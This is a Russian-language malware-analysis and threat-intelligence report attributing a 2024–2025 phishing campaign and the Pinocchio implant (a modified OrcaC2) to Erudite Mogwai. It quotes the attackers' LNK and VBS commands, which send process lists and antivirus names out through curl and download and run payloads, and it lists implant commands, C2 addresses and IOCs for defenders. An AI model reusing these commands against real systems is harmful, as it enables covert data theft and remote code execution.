expand C:\Windows\system32\curl.exe C:\Users\public\Downloads\cl.exe &
tasklist | curl -k -X POST --data-binary @- -A "PLMN ~%date% ~%time%"
hxxps:///api/files2.php?cd=No15d%cd% -o
C:\Users\public\Downloads\No15.vbs && wscript
C:\Users\public\Downloads\No15.vbs

В самом начале (cd814716997ce40d83f3fda225829b98ed9f0c4e2093e859c7dcdeb513e925d8) злоумышленники использовали curl.exe только для загрузки и исполнения нагрузки. Позже (2024_Стоимость строительства города-спутника Владивостока.pdf.lnk) они стали:

- собирать дополнительную информацию о жертве (список запущенных процессов, текущие дата и время запуска lnk-файла);
- использовать больше пробелов в аргументах запуска ярлыка, и это стало приводить к тому, что в свойствах ярлыка команда перестала отображаться полностью — дополнительная скрытность;
- сменили путь отправки POST-запроса;
- перешли на использование wscript.

Для ярлыка «2024_Стоимость строительства города-спутника Владивостока.pdf.lnk» из логов запуска в публичной песочнице удалось достать скрипт C:\Users\public\Downloads\Yulang.vbs или его часть (так как не видно команды для загрузки и запуска финальной нагрузки):

```
Set oj = CreateObject("WScript.Shell")
oj.Run "cmd /c curl -k https://<redacted>/api/files2.php?file=QWSX -o
C:\Windows\temp\2024_Cost_of_construction_of_the_sattelite_city_of_Vladivostok.pdf
&&
C:\Windows\temp\2024_Cost_of_construction_of_the_sattelite_city_of_Vladivostok.pdf",
0, False
```

Здесь наблюдается схожесть в расположении и именовании файла-приманки с атакой в мае 2025 года: использование temp-каталога, английского языка и нижних подчеркиваний в имени.

Для файла «2024_Определение о возбуждении дела.docx.lnk» удалось обнаружить и скрипт загрузчика, и финальную нагрузку.

MD5	d389a29a89b67febbfc25a5e658d1629
SHA1	2d343ce5211dd8472eac02d7b4e4260acf925eeb
SHA256	0ed459cf2682b12d95613ca8f1f1b9d71bcc529c681f8a2a0ec347bba7d8f4b6
File name	No15.vbs
File type	ASCII text
File size	563 bytes (563 B)
Compile timestamp	2065-09-21 20:24:22 UTC

Содержимое

```
Set oj = CreateObject("WScript.Shell")
```

```
oj.Run "cmd /c  curl -k hxxps://<redacted>/api/files2.php?fileid=PLMN -o
C:\Windows\temp\2024_Determination_to_initiate_a_case.docx &&
C:\Windows\temp\2024_Determination_to_initiate_a_case.docx", 0, False
oj.Run "cmd /c wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get
displayName
| C:\Users\Public\Downloads\cl.exe -k -X POST --data-binary @-
hxxps://<redacted>/api/files2.php?get=1PLMN<now_unix_timestamp> -o
C:\Users\public\Downloads\libPLMN<now_unix_timestamp>.exe",0,True
oj.Run "C:\Users\public\Downloads\libPLMN<now_unix_timestamp>.exe"
```

где

- <redated> — это скомпрометированный ресурс (один и тот же в 2024 и 2025 гг.),
- <now_unix_timestamp> — текущая дата отправки POST-запроса на <redated>-ресурс (например, 1731912032).

К сожалению, на момент написания статьи уже не удавалось загрузить загрузчик по ссылкам из скрипта.

Загрузчик загружал golang-бэкдор, который злоумышленники назвали Pinocchio, в формате PE-файла в каталог C:\Users\public\Downloads\, и запускал его (описание в следующем разделе). В рассылке 2025 года злоумышленники загружали финальную нагрузку более скрытно: сначала в виде log-файла, потом меняли расширение на exe и запускали.

Имплант Pinocchio C2-фреймворка Hermes


MD5	7591469f86ec5706bcab4230f3c31f03
SHA1	26a00c5275dc754f04641353de27f4d659c427b0
SHA256	601f00162583c82d933ad27ec6b3f900d2efde81a1f4cf3724e5cfc4875305cb
File name	libPLMN.exe
File type	PE32+ executable for MS Windows 6.01 (GUI), x86-64 (stripped to external PDB), 6 sections
File size	5224448 bytes (4.98 MB)
Compile timestamp	1970-01-01 00:00:00 UTC
C2	ftp.media-storage.myftp[.]info:443

Имплант Pinocchio написан на Golang и является кастомной версией модуля Orca Puppet (имплант, который работает на жертве) в C2-фреймворке с открытым исходным кодом OrcaC2. В этом фреймворке имеется три модуля:

- Orca_Server — устанавливается на C2 и представляет собой серверную часть C2 с многопользовательским режимом.
- Orca_Puppet — устанавливается на хост жертвы. Связывается с C2 и выполняет различные команды от операторов.
- Orca_Master — утилита для операторов. Она подключается к C2 под указанным пользователем и позволяет взаимодействовать с сервером и управлять имплантами на жертвах.

Сетевое взаимодействие выполняется через WebSocket с дополнительным шифрованием. Бэкдор поддерживает связь с C2 и выполняет ограниченный набор команд. Подробно описывать этот фреймфорк мы в нашем материале не будем, так как исходный код доступен на GitHub. Остановимся на изменениях, внесенных злоумышленниками в исходный код модуля Orca Puppet

1. Изменена base64-строка, содержащая версию C2-фреймворка.



Слева — кастомная версия, справа — версия с GitHub


Мы предполагаем, что злоумышленники вместе с названием импланта изменили и название фреймворка. Таким образом, у них получился имплант Pinocchio C2-фреймворка Hermes, который основан на коде C2-фреймворка с открытым исходным кодом OrcaC2.

2. Добавлено шифрование строк.
   В кастомной версии для шифрования немногочисленных строк используется побитовый XOR:

```
int xor_key = 0xF9; // инициализация стартового значения

for (size_t i = 0; i < len; i++) {
    decrypted[i] = encrypted[i] ^ xor_key; // расшифровка байта
    xor_key = encrypted[i]; // обновление xor_key
}
```

3. Имя оригинального package изменено.



Имена пакетов в кастомной и оригинальной версиях

4. Сильно урезано количество команд в сравнении с версией из GitHub. Команды импланта Pinocchio:

Command ID	Command Name	Description
0x7470 ('tp')	persistTaskschAdd	Создать в планировщике задач задачу с заданными параметрами
0x6363 ('cc')	closeClient	Завершить работу бэкдора
0x7365 ('se')	execShell	Запустить интерактивный шелл (cmd.exe)
0x6466 ('dw')	fileDownload	Загрузить файл с сервера управления и сохранить в указанной директории
0x7566 ('uf')	fileUpload	Выгрузить файл на сервер управления из указанной директории

5. Для закрепления имплант в начале своей работы создает в планировщике задач Windows задачу с именем PostponeDeviceToast. Задача ежедневно с момента создания или при входе пользователя в систему (после задержки 5 минут 9 секунд) будет запускать бэкдор Pinocchio.

   Конфигурация импланта Pinocchio совпадает с конфигурацией оригинального Orca Puppet по количеству и предназначению параметров, а именно:

   - AesKey — AES-ключ, которым шифруется и дешифруется трафик;
   - Version — номер выпуска импланта;
   - sysver — полное наименование версии;
   - SystemId — MD5-хеш от base64-строки sysver.

   Конфигурация Pinocchio:

   AesKey = "6f5216a4cf2ef8ba"
   Version = "3.14"
   sysver = "Hermes_3.14”
   SystemId = “f4580542b728d8bbe993eeed5a026d05”

   Атрибуция

Несмотря на то, что, по нашему мнению, данных для атрибуции к конкретной группировке недостаточно, в данном разделе мы хотим поделиться нашими предположениями.

1. **Метаданные документов-приманок.**
   Документы-приманки, созданные злоумышленниками вручную, в большинстве содержали локаль 2052 (zh-cn — Китай) и сделаны в WPS Office.

Документ-приманка	Метаданные
NOTICE_of_the_need_for_an_internal_review_of_information_security_threats.pdf	Author: python-docx\ Creator: WPS 文字\ Create Date: 2025:04:24 14:50:21+06:50
2024_Лист ознакомления с материалами дела.doc	WPS version: 2052-11.1.0.8765 Locale: zh-cn
Обложка-административка.doc	WPS version: 2052-12.1.0.16412 Locale: zh-cn
2024_Determination_to_initiate_a_case.docx	WPS version: WPS Office_11.1.0.8765_F1E327BC-269C-435d-A152-05C5408002CA KSOProductBuildVer: 2052-11.1.0.8765
Форма_регистрационная карточка сотрудника, имеющего доступ к конфиденциальной информации.doc	WPS version: WPS Office_11.1.0.8765_F1E327BC-269C-435d-A152-05C5408002CA Locale: zh-cn

   PDF документ «NOTICE_of_the_need_for_an_internal_review_of_information_security_threats.pdf», скорее всего, был создан с помощью пакета python-docx, а потом трансформирован в PDF с помощью WPS Office, судя по Creator. Он также имеет дату создания со смещением часового пояса +06:50.
2. **Использование модуля Puppet C2-фреймворка OrcaC2.**
   Мы впервые увидели использование C2-фреймворка OrcaC2 в атаке! Нам не удалось найти публичных отчетов, в которых бы этот фреймворк применяли злоумышленники в реальных кейсах. Это также усложняет атрибуцию. Но, с другой стороны, описание OrcaC2 в GitHub сделано на китайском языке.
3. **Использование lcx.exe.**
   В фишинге 2025 года злоумышленники копировали curl.exe в C:\Users\public\Documents\lcx.exe. lcx.exe — это название результирующего файла, в который компилируется старая утилита HTran, причем имеются публичные отчеты, где lcx.exe использовался в реальных атаках восточноазиатскими группировками. HTran — это утилита, предназначенная для перенаправления TCP-трафика, направленного на один хост, к другому хосту. В коде HUC приведено описание утилиты — HUC Packet Transmit Tool, то есть утилита для передачи HUC-пакетов. В одном старом отчете говорилось, что утилита разработана «lion» — известным китайским хакером и участником «HUC» (Honker Union of China). Описания утилит HTran и lcx сделаны на китайском языке и в основном применяются восточноазиатскими APT-группировками.
4. **Своеобразный способ запуска плагина Scythe.**
   Выше мы описывали, что плагин Scythe запускался через цепочку переопределенных вызовов: Equals, Equals, toString. Аналогичным образом запускается нагрузка в восточноазиатском вебшелле GodZilla (пример на github).
5. **Использование литературных названий.**
   В модифицированной версии Puppet-импланта C2-фреймворка OrcaC2 злоумышленники поменяли его название с Orca_Puppet на Pinocchio, а название фреймворка Orca поменяли на Hermes. Здесь видим упоминание персонажа сказки Пиноккио и древнегреческого бога Гермеса. Это может напомнить нам о любви Erudite Mogwai к литературе (ранее они использовали фразы из произведений Гарри Поттера и Лавкрафта).
6. **Интересный C2.**
   В процессе мониторинга киберугроз в феврале 2025 г. мы обнаружили соединения с C2 46.29.161[.]210:80, который мы относим к Erudite Mogwai, из инфраструктуры подрядчика. Далее в мае 2025 г. с домена подрядчика направляется целевое фишинговое письмо заказчику (жертве), о

котором мы писали в начале этой статьи. Позже в августе 2025 г. мы обнаружили подозрительный GET-запрос из инфраструктуры жертвы:

```
GET /ws?sid=f4580542b728d8bbe993eeed5a026d05 HTTP/1.1
Host: 192.124.176[.]43:443
User-Agent: Go-http-client/1.1
Connection: Upgrade
Sec-WebSocket-Key: Iy651JEZ0zvJb5VcAd991A==
Sec-WebSocket-Version: 13
Upgrade: websocket
```

Именно такой запрос отправляет Puppet-имплант OrcaC2 при соединении со своим сервером управления.
Позже выяснилось, что соединение к этому C2 было выполнено с хоста подрядчика (с его домена отправлялось целевое фишинговое письмо в мае 2025 г.), который подключился к инфраструктуре жертвы по беспроводной сети. В июле 2025-го этот IP (192.124.176[.]43) резолвился в:
help.trueconf[.]space,
org.notaped[.]site.
Эти DNS-записи мы со средней степенью уверенности относим к группировке Erudite Mogwai.
Также на данном IP-адресе обнаруживалась активность ShadowPad в августе 2025 года (один из часто используемых инструментов Erudite Mogwai).
Из-за применения редкого Puppet-импланта C2-фреймворка OrcaC2 в ноябре 2024 г. и в августе 2025 г. на сервере управления Erudite Mogwai эти две активности, по нашему мнению, с определенной долей вероятности могут быть связаны с восточноазиатской группировкой Erudite Mogwai.

Подытожим вышесказанное.

Локаль, использование китайской версии WPS Office, смещение часового пояса и использование имени lcx.exe для curl, своеобразный способ запуска плагина Scythe позволяют сделать возможное предположение, что за атакой могут стоять восточноазиатские злоумышленники. В эту гипотезу также укладывается использование редко применяемого в реальных атаках кастомизированного импланта Pinocchio C2-фреймворка Hermes (модификация OrcaC2). Также мы наблюдали случаи применения Puppet-импланта Orca на сервере управления, который когда-то резолвился в адреса, связанные с восточноазиатской группировкой Erudite Mogwai, и использования литературных названий для импланта и фреймворка. Так что считаем, что за рассылки 2024 и 2025 гг., скорее всего, ответственна группировка Erudite Mogwai.

Выводы

Мы обнаружили, что группировка Erudite Mogwai ведет фишинговые рассылки как минимум год: с лета 2024-го по настоящее время. Сами рассылки больше похожи на целевые. Так, например, в мае 2025 года для загрузки архива с вредоносным lnk-файлом использовался легитимный ресурс одноразовых ссылок жертвы. Помимо этого, в этой кампании применялось несколько документов-приманок с символикой жертвы. Все это сделано, чтобы максимально усыпить бдительность пользователей и получить первоначальный доступ.

Erudite Mogwai очень осторожны. По хронологии фишинговых lnk-файлов видно, как с каждым разом они усложняют исходную команду, пытаясь уйти от обнаружения:

- меняют параметры файлов;
- отправляют больше данных о зараженной системе;
- используют легитимный скомпрометированный ресурс для загрузки как данных жертвы и документов-приманок, так и вредоносных модулей следующего этапа вплоть до финальных нагрузок;
- перед запуском промежуточных этапов они выполняют многоступенчатую проверку на запуск в песочнице;
- финальная нагрузка в рассылке 2025 года запускалась не сразу после открытия вредоносного lnk-файла (как это чаще всего бывает), а только через несколько часов, через задачу планировщика (в прошлом году делились полезным плагином для поиска скрытых задач планировщика Windows).

В 2024 году Erudite Mogwai в качестве финальной нагрузки применяли модифицированный имплант Pinocchio C2-фреймворка Hermes, который основан на C2-фреймворке с открытым исходным кодом OrcaC2. Фреймворк известен с конца 2022 года, но до этого момента мы не обнаружили публичных отчетов, где бы он упоминался. Поэтому можно сказать, что это первый случай применения импланта данного фреймворка в реальных атаках.

Как защититься от атак Erudite Mogwai

- Используйте источники актуальных данных о киберугрозах, такие как Solar TI Feeds, чтобы получать данные о вредоносных кампаниях в реальном времени.
- Регулярно проводите выявление следов компрометации для проверки скрытого нахождения хакеров в инфраструктуре,
- Проводите антифишинговые учения (Security Awareness), для предотвращения загрузки потенциально опасных вложений (и любых файлов с подозрительными расширениями).

IOCs

Files

MD5

```
75f1f0355a10a3ba7609811fa0cacab0
b1d19836b1d2f99fd8d9a0905a82056e
dff2166e5f805d145c7d9d54e2272d10
e98c6bc47d393721fa65277df317b80a
bb8f92a1ec79711710e03cc839befe3a
366259f9a67c6308969c11b2de1fed48
a4b06ccceb816b638eb7da5c167d80d9
0a56a3374e2ef9707fca0d8a56c66738
8b2e64a6ff896f290de96e3de6f41b5e
429ff9f81e95e88a95a73815fe92e9e9
5ed9a9abacbe33bd606bd618a60c2dbd
35c0665c55b92388e38926f661b4a9ba
fb0be2d26b7aa921153ad563164b7901
24b61abc932c236d970afd6f2a4cab43
d389a29a89b67febbfc25a5e658d1629
3e72d612edfe06eca5d28701696ec69d
7591469f86ec5706bcab4230f3c31f03
```

SHA1

```
37a43ad31e886d04dea2c115db85ca05fc2ed8ae
f9d174e4004fc577a0cb934c8046c34c8ab37c6b
2d7816175ccdc3cd36f1a847943cb7fd3d759d60
53637e5d65ee38ae2e70f89bde7721a2a601e242
eb57d7374b1723852e9fbe78255e8323687eaa35
9a7659731d2c38726c9fc67024d3896687cb11be
7cd835a5bae86edc058a4248aee7bde586a94504
d7d93f418466dedca35db8a372dde41ed7b88b87
88ccfa258707723217717de02851dc83e0d798ce
99f66fa1d11b551a79a5a10d897638fbba1499f7
45dc3ecbadd2aa52a2948aee245958a31307157b
bbca3d0af51be3eb338033ebfe4f8300055d111f
a1f1856bc81d99abf051ac9684b9dc39ec7ace39
2c3a074e5b0be9f7f7d1abe3841c9ab8b0dc042c
2d343ce5211dd8472eac02d7b4e4260acf925eeb
c474cd3e9bcadad9c94d9ace0f04b8461f301039
26a00c5275dc754f04641353de27f4d659c427b0
```

SHA256

```
4455ddf7f185a291eb319619970fd09b3be3493570aaffeaf72295452dcf39e8
952743a6c8f1ebbe78827db8628ffe7ba8cd3b864b685e181f5527095b374ff2
e767d3601ae7e838cfc5889427e4ed85a95ca9c3972f6ef6d312799f8cb8e06c
d63b6666593a81215d26de0bba3570b92f94605a138d1e47ccc5f6f1ea49caff
f5b9cb2e068243d7e5818b67085105d2c64810891d1a00258c185435f8decd6b
```

```
23f2f48dae5960d8b91021e95ed5772600c4eacee42090c183e8cc04236bf4cf
cc4d01ef402abfe89c26b21267d522e611029fe02f2182ac9b870ed457c6ac64
289f96b5a18ed83e186aff2fdd1fe9837d0ed8ca17c8181af284e7d1a37c561e
cd814716997ce40d83f3fda225829b98ed9f0c4e2093e859c7dcdeb513e925d8
360c0146e0b326092201628f219e5d70f22ba74f6c255dbabda914a3c308c75c
46c0fd35e4699265db0223cee00b3da48ec157e2d7a51590c87b077918f76d5b
d3aaf9a04437859b513efabfdd2d57ef6eb1e66c46645a09c1b8d80328997e28
231cf0075fd311223539743906a974b37354c45e3a792b30f410bd307f32712e
88aa1bd65a6ff5d92ac7041e9685c20e08286709971881660df9c0f4a04c06db
0ed459cf2682b12d95613ca8f1f1b9d71bcc529c681f8a2a0ec347bba7d8f4b6
aa730d937573fe7126cf69d272113ae0d1f056fefa69cbbcc538db7566463d48
601f00162583c82d933ad27ec6b3f900d2efde81a1f4cf3724e5cfc4875305cb
```

Сетевые индикаторы

C2 импланта Pinocchio фреймворка Hermes, ноябрь 2024
ftp.media-storage.myftp[.]info:443

C2 модуля Puppet фреймворка OrcaC2, август 2025
192.124.176[.]43:443

Приложение 1. Расширенная информация по файловым IOCs

Имя/путь	
Приложение.7z	75
Форма_регистрационная_карточка_сотрудника_имеющего_доступ_к_конфиденциальнои_информации.doc	b1
УВЕДОМЛЕНИЕ_о_необходимости_внутреннеи_проверки_на_предмет_угроз_информационнои_безопасности.pdf.lnk	df
C:\Users\public\Documents\YuLng.vbs	e9
C:\Users\public\downloads\NOTICE_of_the_need_for_an_internal_review_of_information_security_threats.pdf	bb
C:\Users\public\Documents\1748008368.log C:\Users\public\Documents\1748008368.exe	36
Scythe.dll.enc	a4
Scythe.dll	0a
cd814716997ce40d83f3fda225829b98ed9f0c4e2093e859c7dcdeb513e925d8	8b
2024_Стоимость строительства города-спутника Владивостока.pdf.lnk	42
C:\Users\public\Downloads\Yulang.vbs	-
C:\Windows\temp\2024_Cost_of_construction_of_the_sattelite_city_of_Vladivostok.pdf	-
46c0fd35e4699265db0223cee00b3da48ec157e2d7a51590c87b077918f76d5b	5e
Обложка_административка.doc	35
2024_Лист_ознакомления_с_материалами_дела.doc	fb
2024_Определение_о_возбуждении_дела.docx.lnk	24
C:\Users\public\Downloads\No15.vbs	d3
C:\Windows\temp\2024_Determination_to_initiate_a_case.docx	3e
C:\Users\public\Downloads\libPLMN1731912032.exe	75